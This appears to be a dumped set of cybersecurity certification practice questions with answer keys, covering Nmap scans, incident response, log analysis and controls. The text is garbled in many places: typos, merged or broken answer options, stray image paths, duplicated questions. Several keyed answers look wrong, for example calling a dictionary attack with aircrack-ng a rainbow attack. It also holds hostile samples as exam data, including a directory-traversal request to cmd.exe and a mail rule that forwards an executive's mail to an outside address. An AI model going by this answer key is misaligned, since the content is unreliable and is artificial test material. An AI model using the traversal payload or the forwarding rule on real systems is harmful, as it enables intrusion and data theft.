Given the output, which of the following should the security analyst check NEXT?

A. The DNS name of the new email server
B. The version of SPF that is being used
C. The IP address of the new email server
D. The DMARC policy

Answer: A

Explanation:

Question: 154

A web-based front end for a business intelligence application uses pass-through authentication to authenticate users The application then uses a service account, to perform queries and look up data m a database A security analyst discovers employees are accessing data sets they have not been authorized to use. Which of the following will fix the cause of the issue?

A. Change the security model to force the users to access the database as themselves
B. Parameterize queries to prevent unauthorized SQL queries against the database
C. Configure database security logging using syslog or a SIEM
D. Enforce unique session IDs so users do not get a reused session ID

Answer: B

Explanation:

Question: 155

A security analyst has been alerted to several emails that snow evidence an employee is planning malicious activities that involve employee Pll on the network before leaving the organization. The security analysis BEST response would be to coordinate with the legal department and:

A. the public relations department
B. senior leadership
C. law enforcement
D. the human resources department

Answer: D

Explanation:

Question: 156

An information security analyst is working with a data owner to identify the appropriate controls to preserve the confidentiality of data within an enterprise environment One of the primary concerns is exfiltration of data by malicious insiders Which of the following controls is the MOST appropriate to mitigate risks?


A. Data deduplication
B. OS fingerprinting
C. Digital watermarking
D. Data loss prevention

Answer: D

Explanation:

Question: 157

A security analyst is attempting to utilize the blowing threat intelligence for developing detection capabilities:



APT X's approach to a target would be sending a phishing email to the target after conducting active and passive reconnaissance. Upon successful compromise, APT X conducts internal reconnaissance and attempts to move laterally by utilizing existing resources. When APT X finds data that aligns to its objectives, it stages and then exfiltrates data sets in sizes that can range from 1GB to 5GB. APT X also establishes several backdoors to maintain a C2 presence in the environment.

In which of the following phases is this APT MOST likely to leave discoverable artifacts?

A. Data collection/exfiltration

B. Defensive evasion
C. Lateral movement
D. Reconnaissance

Answer: A

Explanation:

Question: 158

Which of me following BEST articulates the benefit of leveraging SCAP in an organization's cybersecurity analysis toolset?

A. It automatically performs remedial configuration changes lo enterprise security services
B. It enables standard checklist and vulnerability analysis expressions for automaton
C. It establishes a continuous integration environment for software development operations
D. It provides validation of suspected system vulnerabilities through workflow orchestration

Answer: B

Explanation:

Question: 159

A security analyst needs to assess the web server versions on a list of hosts to determine which are running a vulnerable version of the software and output that list into an XML file named webserverlist.xml. The host list is provided in a file named webserverlist.txt. Which of the following Nmap commands would BEST accomplish this goal?

A. nmap -iL webserverlist.txt -sC -p 443 -oX webserverlist.xml
B. nmap -iL webserverlist.txt -sV -p 443 -oX webserverlist.xml
C. nmap -iL webserverlist.txt -F -p 443 -oX webserverlist.xml
D. nmap --takefile webserverlist.txt --outputfileasXML webserverlist.xml –scanports 443

Answer: B

Explanation:

Question: 160

An organization developed a comprehensive modern response policy Executive management approved the policy and its associated procedures. Which of the following activities would be MOST beneficial to evaluate personnel's familiarity with incident response procedures?

A. A simulated breach scenario evolving the incident response team
B. Completion of annual information security awareness training by ail employees
C. Tabtetop activities involving business continuity team members
D. Completion of lessons-learned documentation by the computer security incident response team
E. External and internal penetration testing by a third party

Answer: A

Explanation:

Question: 161

While preparing of an audit of information security controls in the environment an analyst outlines a framework control that has the following requirements:
• All sensitive data must be classified
• All sensitive data must be purged on a quarterly basis
• Certificates of disposal must remain on file for at least three years
This framework control is MOST likely classified as:

A. prescriptive
B. risk-based
C. preventive
D. corrective

Answer: A

Explanation:

prescrcriptiveeitive. now look at definition of prescriptive. The definition of prescriptive is the imposition of rules, or something that has become established because it has been going on a long time and has become customary. A handbook dictating the rules for proper behavior is an example of something that would be described as a prescriptive handbookules are being implimented.
Preventative controls describe any security measure that's designed to stop unwanted or unauthorized activity from occurring. Examples include physical controls such as fences, locks, and alarm systems; technical controls such as antivirus software, firewalls, and IPSs; and administrative controls like separation of duties, data classification, and auditing. https://www.f5.com/labs/articles/education/what-are-security-controls

Question: 162

A team of security analysis has been alerted to potential malware activity. The initial examination indicates one of the affected workstations on beaconing on TCP port 80 to five IP addresses and attempting to spread across the network over port 445. Which of the following should be the team's NEXT step during the detection phase of this response process?

A. Escalate the incident to management ,who will then engage the network infrastructure team to keep them informed
B. Depending on system critically remove each affected device from the network by disabling wired and wireless connections
C. Engage the engineering team to block SMB traffic internally and outbound HTTP traffic to the five IP addresses
Identify potentially affected systems by creating a correlation
D. Identify potentially affected system by creating a correlation search in the SIEM based on the network traffic.

Answer: D

Explanation:

Question: 163

Which of the following technologies can be used to store digital certificates and is typically used in high-security implementations where integrity is paramount?


A. HSM
B. eFuse
C. UEFI
D. Self-encrypting drive

Answer: A

Explanation:

Question: 164

A security analyst is conducting a post-incident log analysis to determine which indicators can be used to detect further occurrences of a data exfiltration incident. The analyst determines backups were not performed during this time and reviews the following:



Which of the following should the analyst review to find out how the data was exfilltrated?

A. Monday's logs
B. Tuesday's logs
C. Wednesday's logs
D. Thursday's logs

Answer: D

Explanation:

Question: 165

An organization has not had an incident for several month. The Chief information Security Officer (CISO) wants to move to proactive stance for security investigations. Which of the following would BEST meet that goal?

A. Root-cause analysis
B. Active response
C. Advanced antivirus
D. Information-sharing community
E. Threat hunting

Answer: E

Explanation:

Question: 166

A company wants to establish a threat-hunting team. Which of the following BEST describes the rationale for integration intelligence into hunt operations?


A. It enables the team to prioritize the focus area and tactics within the company's environment.
B. It provide critically analyses for key enterprise servers and services.
C. It allow analysis to receive updates on newly discovered software vulnerabilities.
D. It supports rapid response and recovery during and followed an incident.

Answer: A

Explanation:

Question: 167

After receiving reports latency, a security analyst performs an Nmap scan and observes the following output:



```
Port       State     Service   Version
80/tcp     open      http      Apache httpd 2.2.14
111/udp    open      rpcbind
443/tcp    filtered  https     Apache httpd 2.2.14
2222/tcp   open      ssh       OpenSSH 5.3p1 Debian
3306/tcp   open      mysql     5.5.40-0ubuntu0.14.1
```

Which of the following suggests the system that produced output was compromised?

A. Secure shell is operating of compromise on this system.
B. There are no indicators of compromise on this system.
C. MySQL services is identified on a standard PostgreSQL port.

D. Standard HTP is open on the system and should be closed.

Answer: A

Explanation:

Question: 168

A security analyst discovers a vulnerability on an unpatched web server that is used for testing machine learning on Bing Data sets. Exploitation of the vulnerability could cost the organization $1.5 million in lost productivity. The server is located on an isolated network segment that has a 5% chance of being compromised. Which of the following is the value of this risk?


A. $75.000
B. $300.000
C. $1.425 million
D. $1.5 million

Answer: A

Explanation:

Question: 169

The help desk provided a security analyst with a screenshot of a user's desktop:



```
$ aircrack-ng -e AHT4 -w dictionary.txt wpa2.pcapdump
Opening wpa2.pcapdump
Read 6396 packets.
Opening wpa2.pcapdump
Reading packets, please wait...
```

For which of the following is aircrack-ng being used?

A. Wireless access point discovery
B. Rainbow attack
C. Brute-force attack
D. PCAP data collection

Answer: B

Explanation:

Question: 170

When attempting to do a stealth scan against a system that does not respond to ping, which of the following Nmap commands BEST accomplishes that goal?

A. nmap –sA –O <system> -noping

B. nmap –sT –O <system> -P0
C. nmap –sS –O <system> -P0
D. nmap –sQ –O <system> -P0

Answer: C

Explanation:

Question: 171

A team of security analysts has been alerted to potential malware activity. The initial examination indicates one of the affected workstations is beaconing on TCP port 80 to five IP addresses and attempting to spread across the network over port 445. Which of the following should be the team's NEXT step during the detection phase of this response process?

A. Escalate the incident to management, who will then engage the network infrastructure team to keep them informed.
B. Depending on system criticality, remove each affected device from the network by disabling wired and wireless connections.
C. Engage the engineering team to block SMB traffic internally and outbound HTTP traffic to the five IP addresses.
D. Identify potentially affected systems by creating a correlation search in the SIEM based on the network traffic.

Answer: D

Explanation:

Question: 172

A hybrid control is one that:

A. is implemented differently on individual systems
B. is implemented at the enterprise and system levels
C. has operational and technical components
D. authenticates using passwords and hardware tokens

Answer: B

Explanation:

Question: 173

A cybersecurity analyst is supporting an incident response effort via threat intelligence. Which of the following is the analyst MOST likely executing?

A. Requirements analysis and collection planning

B. Containment and eradication
C. Recovery and post-incident review
D. Indicator enrichment and research pivoting

Answer: A

Explanation:

Question: 174

The inability to do remote updates of certificates, keys, software, and firmware is a security issue commonly associated with:

A. web servers on private networks
B. HVAC control systems
C. smartphones
D. firewalls and UTM devices

Answer: B

Explanation:

Question: 175

Which of the following BEST articulates the benefit of leveraging SCAP in an organization's cybersecurity analysis toolset?

A. It automatically performs remedial configuration changes to enterprise security services
B. It enables standard checklist and vulnerability analysis expressions for automation
C. It establishes a continuous integration environment for software development operations
D. It provides validation of suspected system vulnerabilities through workflow orchestration

Answer: B

Explanation:

Question: 176

Which of the following software assessment methods would be BEST for gathering data related to an application's availability during peak times?

A. Security regression testing
B. Stress testing
C. Static analysis testing
D. Dynamic analysis testing
E. User acceptance testing

Answer: B

Explanation:

Question: 177

An organization has not had an incident for several months. The Chief Information Security Officer (CISO) wants to move to a more proactive stance for security investigations. Which of the following would BEST meet that goal?

A. Root-cause analysis
B. Active response
C. Advanced antivirus
D. Information-sharing community
E. Threat hunting

Answer: E

Explanation:

Question: 178

An organization developed a comprehensive incident response policy. Executive management approved the policy and its associated procedures. Which of the following activities would be MOST beneficial to evaluate personnel's familiarity with incident response procedures?

A. A simulated breach scenario involving the incident response team
B. Completion of annual information security awareness training by all employees
C. Tabletop activities involving business continuity team members
D. Completion of lessons-learned documentation by the computer security incident response team
E. External and internal penetration testing by a third party

Answer: A

Explanation:

Question: 179

A cybersecurity analyst is responding to an incident. The company's leadership team wants to attribute the incident to an attack group. Which of the following models would BEST apply to the situation?

A. Intelligence cycle
B. Diamond Model of Intrusion Analysis
C. Kill chain
D. MITRE ATT&CK

Answer: B

Explanation:

Question: 180

Which of the following will allow different cloud instances to share various types of data with a minimal amount of complexity?


A. Reverse engineering
B. Application log collectors
C. Workflow orchestration
D. API integration
E. Scripting

Answer: D

Explanation:

Question: 181

An analyst performs a routine scan of a host using Nmap and receives the following output:



```
$ nmap -sS 10.0.3.1
Starting Nmap 8.9 (http://nmap.org) at 2019-01-19 12:03 PST
Nmap scan report for 10.0.3.1
Host is up (0.00098s latency).
Not shown: 979 closed ports

PORT     STATE     SERVICE
20/tcp   filtered  ftp-data
21/tcp   filtered  ftp
22/tcp   open      ssh
23/tcp   open      telnet
80/tcp   open      http

Nmap done: 1 IP address (1 host up) scanned in 0.840 seconds
```

Which of the following should the analyst investigate FIRST?

A. Port 21
B. Port 22
C. Port 23
D. Port 80

Answer: A

Explanation:

Question: 182

Which of the following is the MOST important objective of a post-incident review?


A. Capture lessons learned and improve incident response processes
B. Develop a process for containment and continue improvement efforts
C. Identify new technologies and strategies to remediate
D. Identify a new management strategy

Answer: A

Explanation:

Question: 183

An organization was alerted to a possible compromise after its proprietary data was found for sale on the Internet. An analyst is reviewing the logs from the next-generation UTM in an attempt to find evidence of this breach. Given the following output:



Src IP	Src DNS	Dst IP	Dst DNS	Port	Application
10.50.50.121	83hht23.org-int.org	8.8.8.8	google...dns-a.google.com	53	DNS
10.50.50.121	83hht23.org-int.org	77.88.55.66	yandex.ru	443	HTTPS
172.16.52.20	webserver.org-dmz.org	131.52.88.45	--	53	DNS
10.100.10.45	appserver.org-int.org	69.134.21.90	repo.its.utk.edu	21	FTP
172.16.52.20	webserver.org-dmz.org	131.52.88.45	--	10999	HTTPS
172.16.52.100	sftp.org-dmz.org	62.30.221.56	ftps.bluemed.net	42991	SSH
172.16.52.20	webserver.org-dmz.org	131.52.88.45	--	10999	HTTPS

Which of the following should be the focus of the investigation?


A. webserver.org-dmz.org
B. sftp.org-dmz.org
C. 83hht23.org-int.org
D. ftps.bluemed.net

Answer: A

Explanation:

Question: 184

A security analyst is reviewing the following log entries to identify anomalous activity:



```
GET https://comptia.org/admin/login.html&user&password\ HTTP/1.1
GET http://comptia.org/index.php\ HTTP/1.1
GET http://comptia.org/scripts/..%5c../Windows/System32/cmd.exe?/C+dir+c:\ HTTP/1.1
GET http://comptia.org/media/contactus.html\ HTTP/1.1
```

Which of the following attack types is occurring?

A. Directory traversal
B. SQL injection
C. Buffer overflow
D. Cross-site scripting

Answer: A

Explanation:

Question: 185

A company's Chief Information Security Officer (CISO) is concerned about the integrity of some highly confidential files. Any changes to these files must be tied back to a specific authorized user's activity session. Which of the following is the BEST technique to address the CISO's concerns?

A. Configure DLP to reject all changes to the files without pre-authorization. Monitor the files for unauthorized changes.
B. Regularly use SHA-256 to hash the directory containing the sensitive information. Monitor the files for unauthorized changes.
C. Place a legal hold on the files. Require authorized users to abide by a strict time context access policy.
Monitor the files for unauthorized changes.
D. Use Wireshark to scan all traffic to and from the directory. Monitor the files for unauthorized changes.


Answer: CA

Explanation:

Question: 186

Approximately 100 employees at your company have received a phishing email. As a security analyst you have been tasked with handling this situation.

INSTRUCTIONS
Review the information provided and determine the following:
1. How many employees clicked on the link in the phishing email?
2. On how many workstations was the malware installed?
3. What is the executable file name or the malware?



How many workstations were infected?


How many users clicked the link in the fishing e-mail?

Select the malware excecutable name.

Answer: see the explanation.

Explanation:

Select the following answer as per diagram below.



How many workstations were infected?

6

How many users clicked the link in the fishing e-mail?

7

Select the malware excecutable name.

lsass.exe

Question: 187

Which of the following secure coding techniques can be used to prevent cross-site request forgery attacks?


A. Input validation
B. Output encoding
C. Parameterized queries
D. Tokenization

Answer: D

Explanation:

Question: 188

D18912E1457D5D1DDCBD40AB3BF70D5D
A security analyst scanned an internal company subnet and discovered a host with the following Nmap output.



```
Nmap -Pn 10.233.117.0/24

Host is up (0.0021s latency)
Not shown: 987 filtered ports

PORT        STATE       SERVICE
22/tcp      open        ssh
135/tcp     open        msrpc
445/tcp     open        microsoft-ds
137/udp     open        netbios-ns
3389/tcp    open        ms-term-serv
```

Based on the output of this Nmap scan, which of the following should the analyst investigate FIRST?

A. Port 22
B. Port 135
C. Port 445
D. Port 3389

Answer: B

Explanation:

Question: 189

Which of the following technologies can be used to store digital certificates and is typically used in highsecurity
implementations where integrity is paramount?

A. HSM
B. eFuse
C. UEFI
D. Self-encrypting drive

Answer: A

Explanation:

Question: 190


Clients are unable to access a company's API to obtain pricing dat
a. An analyst discovers sources other than
clients are scraping the API for data, which is causing the servers to exceed available resources. Which of the
following would be BEST to protect the availability of the APIs?
A. IP whitelisting
B. Certificate-based authentication
C. Virtual private network
D. Web application firewall

Answer: A

Explanation:

Question: 191

Given the Nmap request below:



```
Scanner# nmap -p 22,113,139,1433 www.scannable.org - d --packet-trace
Starting Nmap(http://nmap.org)
Nmap scan report for www.scannable.org
SENT(0.0149s) ICMP SCANNER > SCANNABLE
echo request (type=8/code=0) TTL=52 ID=1929
SENT(0.0112s) TCP SCANNER:63541 > SCANNABLE:80 iplen=40 seq=99850910
RCVC(0.0179s) ICMP SCANNABLE > SCANNER echo reply(type-0/code=0 iplen=28 seq=99850910
we got a ping back for SCANNABLE: ID=48822 seq=713 checksum=16000
massping done: num_host:1 num_response:1
Initiating SYN STEALTH Scan against www.scannable.org (SCANNABLE) 3 ports at 00:47
SENT(0.0134s) TCP SCANNER:63517 > SCANNABLE:113 iplen=40 seq=1048634
SENT(0.0148s) TCP SCANNER:63517 > SCANNABLE:139 iplen=40 seq=1048634
SENT(0.0092s) TCP SCANNER:63517 > SCANNABLE:22 iplen=40 seq=1048634
RCVD(0.0151s) TCP SCANNABLE:113 > SCANNER:63517 iplen=40 seq=1048634
RCVD(0.0151s) TCP SCANNABLE:22 > SCANNER:63517 iplen=40 seq=1048634
SENT(0.0097s) TCP SCANNER:63517 > SCANNABLE:139 iplen=40 seq=1048634
The SYN STEALTH Scan took 1.25s to scan 3 total ports
Nmap Report for www.scannable.org (SCANNABLE)

PORT        STATE       SERVICE
22/tcp      open        ssh
113/tcp     closed      auth
139/tcp     filtered    netbios-ssh
1433/tcp    closed      ms-sql

Nmap done:1 10.155.187.1 (1 host)
```

Which of the following actions will an attacker be able to initiate directly against this host?

A. Password sniffing
B. ARP spoofing
C. A brute-force attack
D. An SQL injection

Answer: C

Explanation:

Question: 192

As part of an organization’s information security governance process, a Chief Information Security Officer
(CISO) is working with the compliance officer to update policies to include statements related to new regulatory and legal requirements. Which of the following should be done to BEST ensure all employees are
appropriately aware of changes to the policies?

A. Conduct a risk assessment based on the controls defined in the newly revised policies
B. Require all employees to attend updated security awareness training and sign an acknowledgement
C. Post the policies on the organization’s intranet and provide copies of any revised policies to all active
vendors
D. Distribute revised copies of policies to employees and obtain a signed acknowledgement from them

Answer: B

Explanation:

Question: 193

During an investigation, an analyst discovers the following rule in an executive's email client:
IF * TO <executive@anycompany.com> THEN mailto: <someaddress@domain.com>
SELECT FROM 'sent' THEN DELETE FROM <executive@anycompany.com>
The executive is not aware of this rule. Which of the following should the analyst do FIRST to evaluate the potential impact of this security incident?

A. Check the server logs to evaluate which emails were sent to <someaddress@domain.com>
B. Use the SIEM to correlate logging events from the email server and the domain server
C. Remove the rule from the email client and change the password
D. Recommend that management implement SPF and DKIM

Answer: A

Explanation:

Question: 194

A critical server was compromised by malware, and all functionality was lost. Backups of this server were taken; however, management believes a logic bomb may have been injected by a rootkit. Which of the following should a security analyst perform to restore functionality quickly?

A. Work backward, restoring each backup until the server is clean
B. Restore the previous backup and scan with a live boot anti-malware scanner
C. Stand up a new server and restore critical data from backups
D. Offload the critical data to a new server and continue operations

Answer: C

Explanation:

Question: 195

An analyst wants to identify hosts that are connecting to the external FTP servers and what, if any, passwords are being used. Which of the following commands should the analyst use?

A. tcpdump –X dst port 21
B. ftp ftp.server –p 21
C. nmap –o ftp.server –p 21
D. telnet ftp.server 21

Answer: A

Explanation:

Question: 196

An incident response team is responding to a breach of multiple systems that contain PII and PHI. Disclosing the incident to external entities should be based on:

A. the responder’s discretion
B. the public relations policy
C. the communication plan
D. senior management’s guidance

Answer: A

Explanation:

Question: 197

Which of the following assessment methods should be used to analyze how specialized software performs during heavy loads?

A. Stress test
B. API compatibility lest
C. Code review
D. User acceptance test
E. Input validation

Answer: A

Explanation:

Question: 198

A user reports the system is behaving oddly following the installation of an approved third-party software application. The application executable was sourced from an internal repository Which of the following will ensure the application is valid?

